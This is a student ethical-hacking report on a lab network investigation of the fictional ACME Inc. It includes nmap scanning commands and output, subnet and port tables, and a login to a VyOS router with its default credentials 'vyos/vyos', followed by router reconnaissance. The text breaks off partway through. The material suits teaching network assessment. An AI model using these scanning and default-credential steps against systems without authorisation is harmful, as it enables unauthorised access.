Network Investigation

Evaluating the Security of ACME Inc.'s Network

Ethan Hastie

CMP314: Computer Networking 2

BSc Ethical Hacking Year 3

2020/21

Note that Information contained in this document is for educational purposes.

.

Contents

.

1 INTRODUCTION

1.1 BACKGROUND

In response to ACME Inc.'s request, a network investigation will be performed on their network that will demonstrate the secure measures they have taken to protect it. Once it was discovered that the previous network manager had not documented any information regarding ACME's network, this raised serious concerns within senior management about the network and its overall security. Therefore, it is important that the network investigation is carried out to ensure that all network vulnerabilities are highlighted and patched, as well as areas where the network design could be improved to ensure efficiency.

With each vulnerability that is found, information such as how it was found will be highlighted, how it could be exploited, and the steps needed to ensure that the bug is fixed. Steps to reproduce this work will be included within the procedure and appendix areas. Within the network investigation, steps will also show how the network was mapped out and a full network diagram was created to show the devices in use within their respective networks. In addition, a subnet table will be recorded to show the subnets in use within this network. This will include information such as the subnet address, subnet mask, valid range of IP addresses for that subnet and the broadcast address. Furthermore, the results of the subnet calculations will be included within the Appendix. Also included will be an analysis of the network design, highlighting good areas of the network and how specific areas could be improved.

To carry out this investigation, ACME Inc. have provided a machine with Kali Linux installed. However, this machine has no internet access which means that the only tools that should be used are already installed on Kali Linux. The reason for this is because ACME Inc. are concerned that using unproven tools will have a disastrous effect on the network. This request was acknowledged, and the network investigation was amended to follow this.

1.2 AIM

The aims of this network investigation are as follows:

- To conduct a network investigation that will evaluate the security of the network.
- Produce documentation for the network.


The objectives which help to support the main aims of the network investigation are as followed:

- Create a highly detailed network diagram which shows all the network devices in use within the network.
- Create a subnet table which shows the subnets in use within the network.
- Evaluate any security weaknesses that are found.
- Analyse the network design and suggest improvements if needed.

2 NETWORK INFORMATION

2.1 NETWORK DIAGRAM

Figure – Acme Inc. Network Diagram



2.2 SUBNET TABLE

Figure – Subnet Table

Device	Interface	IP Address	Network Address	Usable Host Range	Broadcast Address	Subnet Mask
PC1	Eth0	192.168.0.203	192.168.0.192/27	192.168.0.193 – 192.168.0.222	192.168.0.223/27	255.255.255.224
	Lo0	127.0.0.1	N/A	N/A	N/A	255.0.0.0
PC2	Eth0	192.168.0.200	192.168.0.192/27	192.168.0.193 – 192.168.0.222	192.168.0.223/27	255.255.255.224
	Lo0	127.0.0.1	N/A	N/A	N/A	255.0.0.0
PC3	Eth0	192.168.0.215	192.168.0.192/27	192.168.0.193 – 192.168.0.222	192.168.0.223/27	255.255.255.224
	Lo0	127.0.0.1	N/A	N/A	N/A	255.0.0.0
PC4	Eth0	172.16.221.237	172.16.221.0/24	172.16.221.1 – 172.16.221.254	172.16.221.255	255.255.255.0

	Lo0	127.0.0.1	N/A	N/A	N/A	255.0.0.0
PC5	Eth0	192.168.0.34	192.168.0.32/27	192.168.0.33 – 192.168.0.62	192.168.0.63/27	255.255.255.224
	Eth1	13.13.13.12	13.13.13.0/24	13.13.13.1 – 13.13.13.254	13.13.13.255	255.255.255.0
	Lo0	127.0.0.1	N/A	N/A	N/A	255.0.0.0
PC6	Eth0	13.13.13.13	13.13.13.0/24	13.13.13.1 – 13.13.13.254	13.13.13.255	255.255.255.0
	Lo0	127.0.0.1	N/A	N/A	N/A	255.0.0.0
PC7	Eth0	192.168.0.130	192.168.0.128/27	192.168.0.129 – 192.168.0.158	192.168.0.159/27	255.255.255.224
	Lo0	127.0.0.1	N/A	N/A	N/A	255.0.0.0
PC8	Hn0	192.168.0.234	192.18.0.232/30	192.168.0.233 – 192.168.0.234	192.168.0.235/30	255.255.255.252
	Hn1	192.168.0.98	192.168.0.96/27	192.168.0.97 – 192.168.0.126	192.168.0.127/27	255.255.255.224
	Hn2	192.168.0.241	192.168.0.240/30	192.168.0.241 – 192.168.0.242	192.168.0.243/30	255.255.255.252
	RouterID	5.5.5.5/32	N/A	N/A	N/A	N/A
	Pfsync0	224.0.0.240	N/A	N/A	N/A	N/A
	Lo0	127.0.0.1	N/A	N/A	N/A	255.0.0.0
PC9	Eth0	192.168.0.242	192.168.0.240/30	192.168.0.241 – 192.168.0.242	192.168.0.243/30	255.255.255.252
	Lo0	127.0.0.1	N/A	N/A	N/A	255.0.0.0
PC10	Eth0	192.168.0.66	192.168.0.64/27	192.168.0.65 – 192.168.0.94	192.168.0.95/27	255.255.255.224
	Lo0	127.0.0.1	N/A	N/A	N/A	255.0.0.0
R1	Eth3	192.168.0.193	192.168.0.192/27	192.168.0.193 – 192.168.0.222	192.168.0.223/27	255.255.255.224
	Eth4	172.16.221.16	172.16.221.0/24	172.16.221.1 – 172.16.221.254	172.16.221.255	255.255.255.0
	Eth5	192.168.0.225	192.168.0.224/30	192.168.0.225 – 192.168.0.226	192.168.0.227/30	255.255.255.252
	RouterID	1.1.1.1/32 2.2.2.2/32	N/A	N/A	N/A	N/A
	Lo0	127.0.0.1	N/A	N/A	N/A	255.0.0.0

R2	Eth3	192.168.0.33	192.168.0.32/27	192.168.0.33 – 192.168.0.62	192.168.0.63/27	255.255.255.224
	Eth4	192.168.0.226	192.168.0.224/30	192.168.0.225 – 192.168.0.226	192.168.0.227/30	255.255.255.252
	Eth5	192.168.0.229	192.168.0.228/30	192.168.0.229 – 192.168.0.230	192.168.0.231/30	255.255.255.252
	RouterID	2.2.2.2/32 3.3.3.3/32	N/A	N/A	N/A	N/A
	Backup RouterID	1.1.1.1/32 2.2.2.2/32	N/A	N/A	N/A	N/A
	Lo0	127.0.0.1	N/A	N/A	N/A	255.0.0.0
R3	Eth3	192.168.0.230	192.168.0.228/30	192.168.0.229 – 192.168.0.230	192.168.0.231/30	255.255.255.252
	Eth4	192.168.0.129	192.168.0.128/27	192.168.0.129 – 192.168.0.158	192.168.0.159/27	255.255.255.224
	Eth5	192.168.0.233	192.168.0.232/30	192.168.0.233 – 192.168.0.234	192.168.0.235/30	255.255.255.252
	RouterID	3.3.3.3/32	N/A	N/A	N/A	N/A
	Backup RouterID	2.2.2.2/32 5.5.5.5/32	N/A	N/A	N/A	N/A
	Lo0	127.0.0.1	N/A	N/A	N/A	255.0.0.0
R4	Eth2	192.168.0.97	192.168.0.96/27	192.168.0.97 – 192.168.0.126	192.168.0.127/27	255.255.255.224
	Eth3	192.168.0.65	192.168.0.64/27	192.168.0.65 – 192.168.0.94	192.168.0.95/27	255.255.255.224
	RouterID	4.4.4.4/32	N/A	N/A	N/A	N/A
	Backup RouterID	5.5.5.5/32	N/A	N/A	N/A	N/A
	Lo0	127.0.0.1	N/A	N/A	N/A	255.0.0.0

Figure – TCP and UDP Ports For Each Device

Device	Interface	IP Address	TCP Ports	UDP Ports
PC1	Eth0	192.168.0.203	All Closed Ports	990 Closed Ports 34 Filtered Ports
	Lo0	127.0.0.1	N/A	N/A
PC2	Eth0	192.168.0.200	22 – SSH (Open 8.8p1 Debian 1 protocol 2.0)	All Ports Closed

	Lo0	127.0.0.1	N/A	N/A
PC3	Eth0	192.168.0.215	22 – SSH (Open 6.6p1 Ubuntu 2ubuntu2.8 Ubuntu Linux; protocol 2.0) 111 – RPCBIND (2-4 RPC #100000) 2049 – NFS_ACL (2-3 RPC #100227)	111 – RPCBIND (2-4 RPC #100000) 798 – RPCBIND (2-4 RPC #100000) Ports 28 – 84, 123 – 758, 846 – 997 Filtered
	Lo0	127.0.0.1	N/A	N/A
PC4	Eth0	172.16.221.237	80 – HTTP (Apache httpd 2.2.22 Ubuntu) 443 – HTTPS (Apache httpd 2.2.22 Ubuntu)	986 Ports Closed 38 Open / Filtered Ports
	Lo0	127.0.0.1	N/A	N/A
PC5	Eth0	192.168.0.34	22 – SSH (Open 6.6p1 Ubuntu 2ubuntu2.8 Ubuntu Linux; protocol 2.0) 111 – RPCBIND (2-4 RPC #100000) 2049 – NFS_ACL (2-3 RPC #100227)	111 – RPCBIND (RPCBIND 2-4 #100000) 1023 – RPCBIND (RPCBIND 2-4 #100000)
	Eth1	13.13.13.12	22 – SSH (Open 6.6p1 Ubuntu 2ubuntu2.8 Ubuntu Linux; protocol 2.0) 111 – RPCBIND (2-4 RPC #100000) 2049 – NFS_ACL (2-3 RPC #100227)	111 – RPCBIND (RPCBIND 2-4 #100000) 1023 – RPCBIND (RPCBIND 2-4 #100000)
	Lo0	127.0.0.1	N/A	N/A
PC6	Eth0	13.13.13.13	22 – SSH (Open 6.6p1 Ubuntu 2ubuntu2.8 Ubuntu Linux; protocol 2.0)	960 Closed Ports 64 Open / Filtered Ports
	Lo0	127.0.0.1	N/A	N/A
PC7	Eth0	192.168.0.130	22 – SSH (Open 6.6p1 Ubuntu 2ubuntu2.8 Ubuntu Linux; protocol 2.0) 111 – RPCBIND (2-4 RPC #100000) 2049 – NFS_ACL (2-3 RPC #100227)	111 – RPCBIND (RPCBIND 2-4 #100000) 1020 – RPCBIND (RPCBIND 2-4 #100000)
	Lo0	127.0.0.1	N/A	N/A
PC8	Hn0	192.168.0.234	53 – DNS 80 – HTTP (nginx)	53 – DNS 123 – NTP (NTP v4 secondary server)

			2601 – QUAGGA (Quagga routing software 1.2.1 Derivative of GNU Zebra) 2604 – QUAGGA (Quagga routing software 1.2.1 Derivative of GNU Zebra) 2605 – QUAGGA (Quagga routing software 1.2.1 Derivative of GNU Zebra)	1022 Open / Filtered Ports
	Hn1	192.168.0.98	53 – DNS 80 – HTTP 2601 – QUAGGA (Quagga routing software 1.2.1 Derivative of GNU Zebra) 2604 – QUAGGA (Quagga routing software 1.2.1 Derivative of GNU Zebra) 2605 – QUAGGA (Quagga routing software 1.2.1 Derivative of GNU Zebra)	53 – DNS 123 – NTP (NTP v4 secondary server) 1022 Open / Filtered Ports
	Hn2	192.168.0.241	53 – DNS 80 – HTTP 2601 – QUAGGA (Quagga routing software 1.2.1 Derivative of GNU Zebra) 2604 – QUAGGA (Quagga routing software 1.2.1 Derivative of GNU Zebra) 2605 – QUAGGA (Quagga routing software 1.2.1 Derivative of GNU Zebra)	53 – DNS 123 – NTP (NTP v4 secondary server) 1022 Open / Filtered Ports
	RouterID	5.5.5.5/32	N/A	N/A
	Pfsync0	224.0.0.240	N/A	N/A
	Lo0	127.0.0.1	N/A	N/A
PC9	Eth0	192.168.0.242	22 – SSH 80 – HTTP 111 – RPCBIND	111 – RPCBIND (2-4 RPC #100000) 1001 – RPCBIND (2-4 RPC #100000) Ports 23 – 89, 126 – 824 Open / Filtered
	Lo0	127.0.0.1	N/A	N/A
PC10	Eth0	192.168.0.66	22 – SSH (Open 6.6p1 Ubuntu 2ubuntu2.8 Ubuntu Linux; protocol 2.0) 111 – RPCBIND (2-4 RPC #100000)	111 – RPCBIND (2-4 RPC #100000) 629 – RPCBIND (2-4 RPC #100000) Ports 52 – 109, 556 – 599, 631 – 1023 Open / Filtered


			2049 – NFS_ACL (2-3 RPC #100227)	
	Lo0	127.0.0.1	N/A	N/A
R1	Eth3	192.168.0.193	22 – SSH (Open 5.5p1 Debian 6+squeeze8 protocol 2.0) 23 – TELNET (VYOS telnetd) 80 - HTTP (lighthttpd 1.4.28) 443 - HTTPS	123 – NTP (NTP v4 (unsynchronized) 161 – SNMP (net-snmp; net-snmp SNMPv3 server) 967 Closed Ports 46 Open / Filtered Ports
	Eth4	172.16.221.16	22 – SSH (OpenSSH 5.5p1 Debian 6+squeeze8 protocol 2.0) 23 – TELNET (VYOS telnetd) 80 – HTTP (lighthttpd 1.4.28) 443 – HTTPS	123 – NTP (NTP v4 unsynchronized) 161 – SNMP (net-snmp; net-snmp SNMPv3 server) 989 Closed Ports 33 Open / Filtered Ports
	Eth5	192.168.0.225	22 – SSH (Open SSH 5.5p1 Debian 6+squeeze8 protocol 2.0) 23 – TELNET (VYOS telnetd) 80 – HTTP (lighthttpd 1.4.28) 443 – HTTPS	123 – NTP (NTP v4 unsynchronized) 162 – SNMP (net-snmp; net-snmp SNMPv3 server) Ports 95, 110, 254 – 992 Open / Filtered
	RouterID	1.1.1.1/32 2.2.2.2/32	N/A	N/A
	Lo0	127.0.0.1	N/A	N/A
R2	Eth3	192.168.0.33	23 – TELNET (VYOS telnetd) 80 – HTTP (lighthttpd 1.4.28) 443 - HTTPS	123 – NTP (NTP v4 unsynchronized) 161 – SNMP (net-snmp; net-snmp SNMPv3 server) 978 Closed Port 44 Open / Filtered Ports
	Eth4	192.168.0.226	23 – TELNET (VYOS telnetd) 80 – HTTP (lighthttpd 1.4.28) 443 - HTTPS	123 – NTP (NTP v4 unsynchronized) 161 – SNMP (net-snmp; net-snmp SNMPv3 server)
	Eth5	192.168.0.229	23 – TELNET (VYOS telnetd) 80 – HTTP (lighthttpd 1.4.28) 443 - HTTPS	123 – NTP (NTP v4 unsynchronized) 161 – SNMP (net-snmp; net-snmp SNMPv3 server) Ports 29, 113, 117 – 873 Open / Filtered
	RouterID	2.2.2.2/32 3.3.3.3/32	N/A	N/A
	Backup RouterID	1.1.1.1/32 2.2.2.2/32	N/A	N/A
	Lo0	127.0.0.1	N/A	N/A
R3	Eth3	192.168.0.230		
	Eth4	192.168.0.129	23 – TELNET (VYOS telnetd) 80 – HTTP (lighthttpd 1.4.28)	123 – NTP (NTP v4 unsynchronized)

			443 - HTTPS	161 – SNMP (net-snmp; net-snmp SNMPv3 server) 974 Closed Ports 48 Open / Filtered Ports
	Eth5	192.168.0.233	23 – TELNET (VYOS telnetd) 80 – HTTP (light httpd 1.4.28) 443 – HTTPS	123 – NTP (NTP v4 unsynchronized) 161 – SNMP (net-snmp; net-snmp SNMPv3 server) 979 Closed Ports 43 Open / Filtered Ports
	RouterID	3.3.3.3/32	N/A	N/A
	Backup RouterID	2.2.2.2/32 5.5.5.5/32	N/A	N/A
	Lo0	127.0.0.1	N/A	N/A
R4	Eth2	192.168.0.97	23 – TELNET (VYOS telnetd) 80 – HTTP (light httpd 1.4.28) 443 – HTTPS	123 – NTP (NTP v4 unsynchronized) 161 – SNMP (net-snmp; net-snmp SNMPv3 server) 979 Closed Ports 43 Open / Filtered Ports
	Eth3	192.168.0.65	23 – TELNET (VYOS telnetd) 80 – HTTP (lighthttpd 1.4.28) 443 - HTTPS	123 – NTP (NTP v4 unsynchronized) 161 – SNMP (SNMPv1 server; net-snmp SNMPv3 server (public))
	RouterID	4.4.4.4/32	N/A	N/A
	Backup RouterID	5.5.5.5/32	N/A	N/A
	Lo0	127.0.0.1	N/A	N/A

3 NETWORK MAPPING PROCESS

Kali Linux was used to perform the investigation on the network. The tools used were only under Kali and no tools that were not under Kali were not used as part of the specification. As part of the network mapping process, the command 'ifconfig' was executed on the Kali machine to find IP address information.

Figure 1-1 'ifconfig' results on 192.168.0.200



This gave useful information such as the interfaces on the machine, the IP address, subnet mask and the broadcast address. The main interface of concern was the eth0 interface. This contained a subnet mask of 255.255.255.224, which holds a prefix of /27. The number of borrowed bits for this IP address was 3, which meant 8 possible networks in use. The number of host bits was 5, which meant there was overall 32 hosts for each possible network, with 30 of those hosts being usable addresses due to the network and broadcast addresses. The full results of these subnet calculations can be found in **Appendix C Figure 3-1**. The results of this subnet calculation proved that it had a network address of 192.168.0.192/27.


Once the network address and the usable hosts from this network were obtained, the NMAP scanner was used to find all devices that were open with the subnet and the network ports they were running. Using the command *'nmap -sV 192.168.0.192/27'* command, a scan was performed on the network address. Note, each time a network address was found a UDP scan was performed on the hosts using the command *'nmap -sU -sV -T4 -p 1-1024 IP_ADDRESS'*:


Figure 1-2 NMAP scan on the 192.168.0.192 network address

```
root@kali:~# nmap -sV 192.168.0.192/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-14 09:19 EST
Nmap scan report for 192.168.0.193
Host is up (0.00098s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
MAC Address: 00:15:5D:00:04:21 (Microsoft)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.199
Host is up (0.00046s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0A (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.0.203
Host is up (0.0011s latency).
All 1000 scanned ports on 192.168.0.203 are closed
MAC Address: 00:15:5D:00:04:26 (Microsoft)

Nmap scan report for 192.168.0.215
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.200
Host is up (0.0000080s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 8.1p1 Debian 1 (protocol 2.0)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (5 hosts up) scanned in 68.02 seconds
```

```
Nmap scan report for 192.168.0.193
Host is up (0.00051s latency).
Not shown: 976 closed ports, 46 open|filtered ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server
MAC Address: 00:15:5D:00:04:21 (Microsoft)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-03 07:51 EST
Warning: 192.168.0.203 giving up on port because retransmission cap hit (6).
Nmap scan report for 192.168.0.203
Host is up (0.00045s latency).
All 1024 scanned ports on 192.168.0.203 are closed (990) or open|filtered (34)
MAC Address: 00:15:5D:00:04:26 (Microsoft)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
```





This revealed 5 hosts were running within the network, although the kali machine and 192.168.0.199 machine were excluded from the scope of the test. From the results below, these were the services that were running on each of the devices:

IP Address	TCP	UDP
192.168.0.193/27	22 – SSH (Open 5.5p1 Debian 6+squeeze8 protocol 2.0) 23 – TELNET (VYOS telnetd) 80 - HTTP (lighthttpd 1.4.28) 443 - HTTPS	123 – NTP (NTP v4 (unsynchronized) 161 – SNMP (net-snmp; net-snmp SNMPv3 server) 967 Closed Ports 46 Open / Filtered Ports
192.168.0.203/27	All Closed Ports	990 Closed Ports 34 Filtered Ports
192.168.0.215/27	22 – SSH (Open 6.6p1 Ubuntu 2ubuntu2.8 Ubuntu Linux; protocol 2.0)	111 – RPCBIND (2-4 RPC #100000) 798 – RPCBIND (2-4 RPC #100000)


	111 – RPCBIND (2-4 RPC #100000) 2049 – NFS_ACL (2-3 RPC #100227)	Ports 28 – 84, 123 – 758, 846 – 997 Filtered
192.168.0.200/27	22 – SSH (Open 8.8p1 Debian 1 protocol 2.0)	All Ports Closed

On 192.168.0.193/27, it was confirmed to be a VYOS router and on the 192.168.0.215 interface this was a Linux Ubuntu machine. To discover more hosts, investigation took place on the 192.168.0.193/27 interface. This was running HTTP, SSH and TELNET. Browsing to this IP address confirmed it was running HTTP:

Refer to Figure 1-4


No useful information was found within the HTTP server, apart from that it was confirmed to be a VYOS router. The default username and password for VYOS routers were *'vyos/vyos'* and this allowed access to the VYOS router, allowing for reconnaissance:

Figure 1-5 VYOS Router Login and Information



Since the machine was also running SSH, this could also be used to login into the router. Once logged in, the router revealed new information about new interfaces in use on the router. Information also included OSPF:

Figure 1-6 VYOS Interfaces



```
vyos@vyos# show interfaces
 ethernet eth3 {
     address 192.168.0.225/30
     duplex auto
     hw-id 00:15:5d:00:04:22
     smp_affinity auto
     speed auto
 }
 ethernet eth4 {
     address 172.16.221.16/24
     duplex auto
     hw-id 00:15:5d:00:04:23
     smp_affinity auto
     speed auto
 }
 ethernet eth5 {
     address 192.168.0.193/27
     duplex auto
     hw-id 00:15:5d:00:04:21
     smp_affinity auto
     speed auto
 }
 loopback lo {
     address 1.1.1.1/32
 }
```

```
vyos@vyos:~$ show ip route ospf
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

O   172.16.221.0/24 [110/10] is directly connected, eth4, 00:44:25
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth3, 00:43:33
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth3, 00:41:18
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth3, 00:41:18
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth3, 00:43:28
O   192.168.0.192/27 [110/10] is directly connected, eth5, 00:44:25
O   192.168.0.224/30 [110/10] is directly connected, eth3, 00:44:25
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth3, 00:43:33
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth3, 00:43:28
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth3, 00:41:18
```

```
vyos@vyos:~$ show ip ospf interface
eth3 is up
  ifindex 3, MTU 1500 bytes, BW 0 Kbit <UP,BROADCAST,RUNNING,MULTICAST>
  Internet Address 192.168.0.225/30, Broadcast 192.168.0.227, Area 0.0.0.0
  MTU mismatch detection:enabled
  Router ID 1.1.1.1, Network Type BROADCAST, Cost: 10
  Transmit Delay is 1 sec, State Backup, Priority 1
  Designated Router (ID) 2.2.2.2, Interface Address 192.168.0.226
  Backup Designated Router (ID) 1.1.1.1, Interface Address 192.168.0.225
  Multicast group memberships: OSPFAllRouters OSPFDesignatedRouters
  Timer intervals configured, Hello 10s, Dead 40s, Wait 40s, Retransmit 5
    Hello due in 6.628s
  Neighbor Count is 1, Adjacent neighbor count is 1
eth4 is up
  ifindex 4, MTU 1500 bytes, BW 0 Kbit <UP,BROADCAST,RUNNING,MULTICAST>
  Internet Address 172.16.221.16/24, Broadcast 172.16.221.255, Area 0.0.0.0
  MTU mismatch detection:enabled
  Router ID 1.1.1.1, Network Type BROADCAST, Cost: 10
